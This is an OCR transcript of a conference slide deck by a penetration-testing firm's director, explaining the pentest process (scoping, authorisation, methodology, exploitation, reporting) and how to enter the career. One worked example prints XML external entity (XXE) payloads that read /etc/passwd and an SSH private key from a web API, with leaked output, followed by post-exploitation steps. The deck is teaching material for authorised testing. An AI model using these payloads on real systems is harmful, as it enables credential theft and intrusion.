PENETRATION TESTER

LIVING THE DREAM?

4ARMED

AGENDA

- What is penetration testing?
- Why do penetration testing?
- Typical penetration test process
- How do I become a penetration tester?

ARMED
CYBER SECURITY SERVICES

$ whoami

- Marc Wickenden
- Technical Director at 4ARMED
- We do penetration testing (among other things)

WHAT IS A PENETRATION TEST?

ARMED

4ARMED
CYBER SECURITY SERVICES

"An exploitative test of whether a target system's security controls can be defeated"

ARMED
CYBER SECURITY SERVICES

"An exploitative test of whether a target computer system's security controls can be defeated"

ARMED
CYBER SECURITY SERVICES

WHY PENETRATION TEST?

ARMED

COMMON REASONS

- Assurance
- Compliance
- Risk Management
- Data Protection
- Internal GRC

ARMED
CYBER SECURITY SERVICES

WHERE DOES PENTESTING FIT?

- Towards the end of a deployment cycle
- You can't test something that doesn't exist yet
- Remember, we're verifying implementation – like all testing
- Biggest drawback, like any testing, may be too late

A TYPICAL PENETRATION TEST

PROCESS FLOW

4ARMED
CYBER SECURITY SERVICES


PROPOSAL

- Details what we are going to deliver
- How long it will take
- The methodologies we will use
- How much it will cost

ARMED
CYBER SECURITY SERVICES

PRE-TEST


- Make sure you have legal authorisation
- Make sure testers understand the scope
- Ensure contact details are shared between lead tester and client
- Ensure escalation points are defined
- Communicate our source IP addresses to client (if necessary)
- Understand client's requirements for notification of issues
- Set up a repository for testing output



ARMED
CYBER SECURITY SERVICES

METHODOLOGY

- Ensures testing is a repeatable process
- Ensures quality standards are maintained across testers/engagements
- Without one, things can get missed
- Not a prescriptive process – more a checklist



Checklist: OWASP Security Testing Guide v4 - Checklist

Save | Close

Checklist Settings

Ref#	Name	Status
	4.2 Information Gathering	
OTG-INFO-001	Conduct Search Engine Discovery and Reconnaissance for Information Leakage	Not Tested
OTG-INFO-002	Fingerprint Web Server	Not Tested
OTG-INFO-003	Review Webserver Metafiles for Information Leakage	Not Tested
OTG-INFO-004	Enumerate Applications on Webserver	Not Tested
OTG-INFO-005	Review Webpage Comments and Metadata for Information Leakage	Not Tested
OTG-INFO-006	Identify application entry points	Not Tested
OTG-INFO-007	Map execution paths through application	Not Tested

PERFORMING THE TEST

ARMED
CYBER SECURITY SERVICES

PERFORMING THE TEST

ARMED
CYBER SECURITY SERVICES

PERFORMING THE TEST

- Enumeration (Intelligence Gathering)
- Vulnerability Analysis
- Exploitation
- Post Exploitation

ENUMERATION

- "Casing the joint"
- Tools help
- Passive and Active techniques
- Goal is to identify possible attack vectors

VULNERABILITY ANALYSIS

- Review enumeration output
- Version numbers
- Input parameters
- Are there known vulnerabilities?
- Scanners can be helpful
- Nessus, Nexpose, Burp Scanner
- But the most important thing to use is…..

ARMED
CYBER SECURITY SERVICES

Image source: http://phenomena.nationalgeographic.com/files/2013/04/brain-990x622.png

EXPLOITATION

- This is where it becomes a penetration test
- Identified vulnerabilities are exploited
- Success will vary
- Surprising how often known vulnerabilities with public exploit code are successful

POST EXPLOITATION

- The whole point of the test
- Take theoretical and make it actual
- Attackers (generally) have a goal, so should we
- Some clients don’t allow it!!!!!

POST EXPLOITATION FAVES

- Retrieve local credentials -> escalate to Domain Admin
- Gain command execution on web server -> dump database
- Use Cross-Site Scripting to attack client's internal network

AN EXAMPLE

```
PUT /api/v1/user HTTP/1.1
Host: api.shinywidgets.co.uk
Content-type: application/json

{“fullname”:”Marc Wickenden”}
```

```
PUT /api/v1/user HTTP/1.1
Host: api.shinywidgets.co.uk
Content-type: application/xml

<?xml version="1.0" ?>
  <!DOCTYPE arbitrary [
    <!ELEMENT arbitrary ANY >
    <!ENTITY xxe SYSTEM file:///etc/passwd>]><arbitrary>&xxe;</arbitrary>
```

```
<transaction>
  <result>
    <arbitraryText>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
    </arbitraryText>
  <result/>
</transaction>
```


```
PUT /api/v1/user HTTP/1.1
Host: api.shinywidgets.co.uk
Content-type: application/xml

<?xml version="1.0" ?>
  <!DOCTYPE arbitrary [
    <!ELEMENT arbitrary ANY >
    <!ENTITY xxe SYSTEM file:///home/www-data/.ssh/id_rsa_github>]><arbitrary>&xxe;</arbitrary>
```

POST EXPLOITATION STEPS

- Read the app user's ssh private key
- Read the Github repo location from .git/config
- Cloned the repo using ssh key
- Added file PENTEST.txt and committed
- Pushed change to repo
- Production system so no code introduced/altered

ARMED
CYBER SECURITY SERVICES



ARMED
CYBER SECURITY SERVICES


THE REPORT

- Every tester's favourite part
- But this is where you make the difference
- This is what the client is paying for

THE REPORT….

- Executive Summary
- Technical Summary
- Technical Details
- Some form of rating

ARMED
CYBER SECURITY SERVICES



ARMED
CYBER SECURITY SERVICES

THE REPORT….

- Who is going to read it?

ARMED
CYBER SECURITY SERVICES

HOW DO I BECOME A PENETRATION TESTER?

STEPS TO BEING A PENTESTER

- Learn all the things!
- Don’t expect to be spoon fed – you HAVE to be proactive in information security
- Get IT experience (outside of security)
- Industry qualifications help
- Get a placement
- Attend events / get on social media to get known

ARMED
CYBER SECURITY SERVICES

RECOMMENDED EVENTS

- OWASP
- ISACA / ISC2 / IISP
- DC4420 in London
- 44CON
- Bsides London / Manchester

GET ON TWITTER

@marcwickenden

@4ARMED

4 ARMED
CYBER SECURITY SERVICES

OTHER STUFF

- Podcasts (Paul's Security Weekly, Risky Business….)
- IRC (#metasploit, #dc4420….)
- Mailing lists (SANS, vendor specific security feeds)
- Blogs (Security Bloggers Network – aggregates)
- LinkedIn Groups

QUESTIONS?

marc@4armed.com

4 ARMED
CYBER SECURITY SERVICES